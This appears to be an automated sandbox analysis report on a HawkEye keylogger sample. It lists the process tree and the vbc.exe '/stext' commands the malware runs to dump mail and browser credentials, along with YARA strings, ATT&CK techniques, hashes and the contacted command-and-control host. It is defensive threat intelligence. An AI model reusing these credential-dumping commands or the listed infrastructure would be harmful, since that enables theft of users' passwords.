ID: 455882
Sample Name: pxn91KhFLB
Cookbook: default.jbs
Time: 23:18:53
Date: 28/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report pxn91KhFLB

Overview


General Information

Sample Name:	pxn91KhFLB (renamed file extension from none to exe)
Analysis ID:	455882
MD5:	fa0a3ed04eec65d.
SHA1:	89aafe0cfec4ecc…
SHA256:	2c6df9a84b482c1..
Tags:	32 exe HawkEye
Infos:	

Most interesting Screenshot:



Detection




HawkEye
MailPassView

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected HawkEye Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected HawkEye Keylogger
- Yara detected MailPassView
- .NET source code contains potentia…
- .NET source code contains very larg…
- .NET source code references suspic…
- Changes the view of files in windows…
- Contains functionality to log keystro…

Classification



- **System is w10x64**
- pxn91KhFLB.exe (PID: 6632 cmdline: 'C:\Users\user\Desktop\pxn91KhFLB.exe' MD5: FA0A3ED04EEC65D6D3FB55AA7D2497C1)
  - InstallUtil.exe (PID: 6552 cmdline: C:\Users\user\AppData\Local\Temp\InstallUtil.exe MD5: EFEC8C379D165E3F33B536739AEE26A3)
    - vbc.exe (PID: 6136 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holdermail.txt' MD5: C63ED21D5706A527419C9FBD730FFB2E)
    - vbc.exe (PID: 1332 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holderwb.txt' MD5: C63ED21D5706A527419C9FBD730FFB2E)
- **cleanup**

Malware Configuration

Threatname: HawkEye


```
{
  "Modules": [
    "Mail PassView",
    "mailpv"
  ],
  "Version": ""
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
00000009.00000002.919173825.000000000402000.00000040.00000001.sdmp	RAT_HawkEye	Detects HawkEye RAT	Kevin Breen <kevin@techanarchy.net>	• 0x7b697:$key: HawkEyeKeylogger • 0x7d895:$salt: 099u787978786 • 0x7bcb0:$string1: HawkEye_Keylogger • 0x7cb03:$string1: HawkEye_Keylogger • 0x7d7f5:$string1: HawkEye_Keylogger • 0x7c099:$string2: holdermail.txt • 0x7c0b9:$string2: holdermail.txt • 0x7bfdb:$string3: wallet.dat • 0x7bff3:$string3: wallet.dat • 0x7c009:$string3: wallet.dat • 0x7d3d7:$string4: Keylog Records • 0x7d6ef:$string4: Keylog Records • 0x7d8ed:$string5: do not script --> • 0x7b67f:$string6: \pidloc.txt • 0x7b6e5:$string7: BSPLIT • 0x7b6f5:$string7: BSPLIT
00000009.00000002.919173825.000000000402000.00000040.00000001.sdmp	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
00000009.00000002.919173825.000000000402000.00000040.00000001.sdmp	JoeSecurity_HawkEye	Yara detected HawkEye Keylogger	Joe Security	
00000009.00000002.919173825.000000000402000.00000040.00000001.sdmp	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
00000009.00000002.919173825.000000000402000.00000040.00000001.sdmp	Hawkeye	detect HawkEye in memory	JPCERT/CC Incident Response Group	• 0x7bd08:$hawkstr1: HawkEye Keylogger • 0x7cb49:$hawkstr1: HawkEye Keylogger • 0x7ce78:$hawkstr1: HawkEye Keylogger • 0x7cfd3:$hawkstr1: HawkEye Keylogger • 0x7d136:$hawkstr1: HawkEye Keylogger • 0x7d3af:$hawkstr1: HawkEye Keylogger • 0x7b896:$hawkstr2: Dear HawkEye Customers! • 0x7cecb:$hawkstr2: Dear HawkEye Customers! • 0x7d022:$hawkstr2: Dear HawkEye Customers! • 0x7d189:$hawkstr2: Dear HawkEye Customers! • 0x7b9b7:$hawkstr3: HawkEye Logger Details:
Click to see the 26 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.InstallUtil.exe.45fa72.3.unpack	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
9.2.InstallUtil.exe.38a9930.7.unpack	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
12.2.vbc.exe.400000.0.raw.unpack	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
9.2.InstallUtil.exe.7370000.12.raw.unpack	HKTL_NET_GUID_Stealer	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x101b:$typelibguid0: 8fcd4931-91a2-4e18-849b-70de34ab75df
12.2.vbc.exe.400000.0.unpack	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
Click to see the 82 entries				

Sigma Overview

System Summary:

Sigma detected: Possible Applocker Bypass

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected HawkEye Keylogger

Contains functionality to log keystrokes (.Net Source)

System Summary:

Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Changes the view of files in windows explorer (hidden files and folders)

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

.NET source code references suspicious native API functions

Injects a PE file into a foreign processes

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected HawkEye Keylogger

Yara detected MailPassView

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Instant Messenger accounts or passwords

Tries to steal Mail credentials (via file access)

Tries to steal Mail credentials (via file registry)

Yara detected WebBrowserPassView password recovery tool

Remote Access Functionality:


Detected HawkEye Rat

Yara detected HawkEye Keylogger

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Com and
Valid Accounts 1	Windows Management Instrumentation 1	Application Shimming 1	Application Shimming 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 1	Replication Through Removable Media 1	Archive Collected Data 1 1	Exfiltration Over Alternative Protocol 1	Encr Char
Replication Through Removable Media 1	Native API 1 1	Valid Accounts 1	Valid Accounts 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 1	Peripheral Device Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Non- Port
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Access Token Manipulation 1	Obfuscated Files or Information 3 1	Credentials in Registry 2	Account Discovery 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Rem Softv
Local Accounts	At (Windows)	Logon Script (Mac)	Process Injection 3 1 2	Software Packing 1 1	Credentials In Files 1	File and Directory Discovery 1	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Non- Appl Laye Prot
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	System Information Discovery 1 8	SSH	Clipboard Data 1	Data Transfer Size Limits	Appl Laye Prot
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Valid Accounts 1	Cached Domain Credentials	Security Software Discovery 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multi Com
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Virtualization/Sandbox Evasion 2 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Com Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 2 1	Proc Filesystem	Process Discovery 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appl Laye
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 3 1 2	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 2	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Prot
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
pxn91KhFLB.exe	26%	ReversingLabs	Win32.Trojan.Wacatac	
pxn91KhFLB.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\InstallUtil.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\InstallUtil.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.InstallUtil.exe.400000.0.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
9.2.InstallUtil.exe.400000.0.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
13.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
0.2.pxn91KhFLB.exe.363adca.4.unpack	100%	Avira	TR/Inject.vcoldi		Download File
0.2.pxn91KhFLB.exe.38339aa.7.unpack	100%	Avira	TR/Inject.vcoldi		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.carterandcone.comsig	0%	Avira URL Cloud	safe	
http://www.carterandcone.comn-u	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/D	0%	Avira URL Cloud	safe	
http://www.carterandcone.comcin	0%	Avira URL Cloud	safe	
http://www.carterandcone.comes	0%	URL Reputation	safe	
http://www.carterandcone.comen	0%	URL Reputation	safe	
http://www.carterandcone.comdol	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://ns.adobe.c/g	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://https://www.google.com&continue=https://www.google.com/?gws_rd%3Dssl&if=1&m=0&pc=s&wp=-1&gl=GB&uxe=4	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://ftp.vngpack.com	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/2	0%	URL Reputation	safe	
http://ns.adobe.c/gp	0%	Avira URL Cloud	safe	
http://ns.adobe.c/g%%q5	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/O	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://ns.adobe.c/gy	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.fontbureau.como7	0%	Avira URL Cloud	safe	
http://www.carterandcone.comper	0%	Avira URL Cloud	safe	
http://www.carterandcone.compe	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/wa	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/O	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/D	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/oi	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/v	0%	Avira URL Cloud	safe	
http://www.fontbureau.come.com	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/v	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/k	0%	URL Reputation	safe	
http://ns.ado/1p	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/Y0/7	0%	Avira URL Cloud	safe	
http://ns.ado/1	0%	URL Reputation	safe	
http://ns.adobe.c/gC	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.google.com	216.58.215.228	true	false		high
ftp.vngpack.com	45.141.152.18	true	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
10.76.9.0.in-addr.arpa	unknown	unknown	false		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
216.58.215.228	www.google.com	United States		15169	GOOGLEUS	false
45.141.152.18	ftp.vngpack.com	Romania		9009	M247GB	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	455882
Start date:	28.07.2021
Start time:	23:18:53
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 36s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	pxn91KhFLB (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.evad.winEXE@7/5@3/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 5.1% (good quality ratio 4.3%) • Quality average: 68.8% • Quality standard deviation: 37.6%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
23:20:04	API Interceptor	209x Sleep call for process: pxn91KhFLB.exe modified
23:20:53	API Interceptor	5x Sleep call for process: InstallUtil.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.141.152.18	Confirmarea platii.pdf.exe	Get hash	malicious	Browse	• alfawood.us/xsclk/index.php
	Confirmarea platii.pdf.exe	Get hash	malicious	Browse	• alfawood.us/mkdgs/index.php
	e-dekont.html.exe	Get hash	malicious	Browse	• alfawood.us/mkdgs/index.php
	Credit Advice -TT6635993652908.PDF.exe	Get hash	malicious	Browse	• alfawood.us/mkdgs/index.php
	Dekont.pdf.exe	Get hash	malicious	Browse	• alfawood.us/xsclk/index.php
	Dekont.pdf.exe	Get hash	malicious	Browse	• blkgrupdoom.info/scgn/index.php
	e-dekont.html.exe	Get hash	malicious	Browse	• blkgrupdoom.info/scgn/index.php
	Dekont.pdf.exe	Get hash	malicious	Browse	• blkgrupdoom.info/scgn/index.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ftp.vngpack.com	280072109764552.doc	Get hash	malicious	Browse	• 45.141.152.18
	ypBoHI5G3x.exe	Get hash	malicious	Browse	• 45.141.152.18

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
M247GB	credit.exe	Get hash	malicious	Browse	• 185.189.112.27
	Document.exe	Get hash	malicious	Browse	• 217.138.204.41
	280072109764552.doc	Get hash	malicious	Browse	• 45.141.152.18
	qvQglSnF3P	Get hash	malicious	Browse	• 38.206.128.109
	Purchase confirmation-6232.xlsm	Get hash	malicious	Browse	• 5.61.62.225
	ypBoHI5G3x.exe	Get hash	malicious	Browse	• 45.141.152.18
	82658.exe	Get hash	malicious	Browse	• 45.141.152.18
	lLc1G9C259	Get hash	malicious	Browse	• 185.206.229.147
	vTHj1xits9	Get hash	malicious	Browse	• 38.206.10.73
	cNqgk3lTHS	Get hash	malicious	Browse	• 38.207.37.118
	nNb9qLGPaO	Get hash	malicious	Browse	• 185.158.248.209
	2N1tt5eaCn	Get hash	malicious	Browse	• 161.123.233.98
	AttachedWaybill.exe	Get hash	malicious	Browse	• 37.120.138.210
	UAbJbUWQVk.exe	Get hash	malicious	Browse	• 89.45.4.101
	NHnpjXX0sb	Get hash	malicious	Browse	• 196.17.120.85
	Paidcheck.pdf.exe	Get hash	malicious	Browse	• 217.138.212.57
	List_to_clear_62237.xlsm	Get hash	malicious	Browse	• 5.61.62.219
	List_to_clear_62237.xlsm	Get hash	malicious	Browse	• 5.61.62.219
	87597.exe	Get hash	malicious	Browse	• 45.141.152.18
	NJrrXRv8zV	Get hash	malicious	Browse	• 196.19.8.206

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	New order.pdf.exe	Get hash	malicious	Browse	• 216.58.215.228
	TkVSwcmCaN.exe	Get hash	malicious	Browse	• 216.58.215.228
	QKc5KCXWfe.exe	Get hash	malicious	Browse	• 216.58.215.228
	ESTADOS DE CUENTA BANCARIOS.exe	Get hash	malicious	Browse	• 216.58.215.228
	TVz86np48Z.exe	Get hash	malicious	Browse	• 216.58.215.228
	pRMJ1M91jD.exe	Get hash	malicious	Browse	• 216.58.215.228
	New Order EF56446.exe	Get hash	malicious	Browse	• 216.58.215.228
	ORDER REQUIREMENTS 20029292.exe	Get hash	malicious	Browse	• 216.58.215.228
	triage_dropped_file.exe	Get hash	malicious	Browse	• 216.58.215.228
	SecuriteInfo.com.BackDoor.RatNET.2.4675.exe	Get hash	malicious	Browse	• 216.58.215.228
	09TTRE090000.exe	Get hash	malicious	Browse	• 216.58.215.228
	New Rates. Winsail International Logistics.exe	Get hash	malicious	Browse	• 216.58.215.228
	fopcsUpMj6lv84P.exe	Get hash	malicious	Browse	• 216.58.215.228
	3278-pdf.exe	Get hash	malicious	Browse	• 216.58.215.228
	Copy.exe	Get hash	malicious	Browse	• 216.58.215.228
	nAnM21musB.exe	Get hash	malicious	Browse	• 216.58.215.228
	SecuriteInfo.com.PWS-FCUCCE8D4F1DB8C1.18903.exe	Get hash	malicious	Browse	• 216.58.215.228
	telex SO#1KSZ019769-pdf.exe	Get hash	malicious	Browse	• 216.58.215.228
	fatura.exe	Get hash	malicious	Browse	• 216.58.215.228
	templezx.exe	Get hash	malicious	Browse	• 216.58.215.228

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\InstallUtil.exe	ozVOq64vW2.exe	Get hash	malicious	Browse	
	RFQ#-Airbus AS365-EC155.exe	Get hash	malicious	Browse	
	New Order.exe	Get hash	malicious	Browse	
	ypBoHI5G3x.exe	Get hash	malicious	Browse	
	hcpUDQyVUZ.exe	Get hash	malicious	Browse	
	Payment Slip.exe	Get hash	malicious	Browse	
	OrderConfirmation23072021.exe	Get hash	malicious	Browse	
	Inv-04_PDF.vbs	Get hash	malicious	Browse	
	Overdue payment_20218423384940404043.exe	Get hash	malicious	Browse	
	Inv-04_PDF.vbs	Get hash	malicious	Browse	
	Nuovo ordine .exe	Get hash	malicious	Browse	
	SecuriteInfo.com.generic.ml.15285.exe	Get hash	malicious	Browse	
	HPE#0025_PDF.vbs	Get hash	malicious	Browse	
	GH5mpZkbYZ.exe	Get hash	malicious	Browse	
	RFQ_20210715 & PO#2021.exe	Get hash	malicious	Browse	
	ConsoleApp5.exe	Get hash	malicious	Browse	
	QuoteGMC828300912883755PDF.exe	Get hash	malicious	Browse	
	QuoteGMC77399940102334PDF.exe	Get hash	malicious	Browse	
	wanda.exe	Get hash	malicious	Browse	
	Statement SKBMT 09218.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\pxn91KhFLB.exe.log

Process:	C:\Users\user\Desktop\pxn91KhFLB.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1506
Entropy (8bit):	5.3384904795508215
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84bE4K5AE4Kzr7RKDE4KhK3VZ9pKhPKIE4oKFKHKoyE4K1:MIHK5HKXE1qHxvbHK5AHKzvRYHKhQnom
MD5:	8A68BEAFE70934F3C8DCCE8AA3F1173C
SHA1:	0E073745D701FACF38F42DAF0200095D6FD6E70B
SHA-256:	6878B67C33F6D7698CF0BD632ED63097859B274ADD4EA1C4CF5C34D400DAFBFB
SHA-512:	127A71C739182CAC6E02EBEC17FAF04630F543260342CFF91160C98FAAE92D1A05C85A31EF16A131D478B3ABA0C0688A430C5D9348580D79F6E5FB57B1EAF31

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\pxn91KhFLB.exe.log	
Malicious:	**true**
Reputation:	low
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Data, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Co

C:\Users\user\AppData\Local\Temp\InstallUtil.exe	
Process:	C:\Users\user\Desktop\pxn91KhFLB.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	41064
Entropy (8bit):	6.164873449128079
Encrypted:	false
SSDEEP:	384:FtpFVLK0MsihB9VKS7xdgE7KJ9Yl6dnPU3SERztmbqCJstdMardz/JikPZ+sPZTd:ZBMs2SqdD86Iq8gZZFyViML3an
MD5:	EFEC8C379D165E3F33B536739AEE26A3
SHA1:	C875908ACBA5CAC1E0B40F06A83F0F156A2640FA
SHA-256:	46DEE184523A584E56DF93389F81992911A1BA6B1F05AD7D803C6AB1450E18CB
SHA-512:	497847EC115D9AF78899E6DC20EC32A60B16954F83CF5169A23DD3F1459CB632DAC95417BD898FD1895C9FE2262FCBF7838FCF6919FB3B851A0557FBE07CCFF
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: ozVOq64vW2.exe, Detection: malicious, Browse • Filename: RFQ#-Airbus AS365-EC155.exe, Detection: malicious, Browse • Filename: New Order.exe, Detection: malicious, Browse • Filename: ypBoHI5G3x.exe, Detection: malicious, Browse • Filename: hcpUDQyVUZ.exe, Detection: malicious, Browse • Filename: Payment Slip.exe, Detection: malicious, Browse • Filename: OrderConfirmation23072021.exe, Detection: malicious, Browse • Filename: Inv-04_PDF.vbs, Detection: malicious, Browse • Filename: Overdue payment_20218423384940404043.exe, Detection: malicious, Browse • Filename: Inv-04_PDF.vbs, Detection: malicious, Browse • Filename: Nuovo ordine .exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.generic.ml.15285.exe, Detection: malicious, Browse • Filename: HPE#0025_PDF.vbs, Detection: malicious, Browse • Filename: GH5mpZkbYZ.exe, Detection: malicious, Browse • Filename: RFQ_20210715 & PO#2021.exe, Detection: malicious, Browse • Filename: ConsoleApp5.exe, Detection: malicious, Browse • Filename: QuoteGMC828300912883755PDF.exe, Detection: malicious, Browse • Filename: QuoteGMC773999401023 34PDF.exe, Detection: malicious, Browse • Filename: wanda.exe, Detection: malicious, Browse • Filename: Statement SKBMT 09218.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
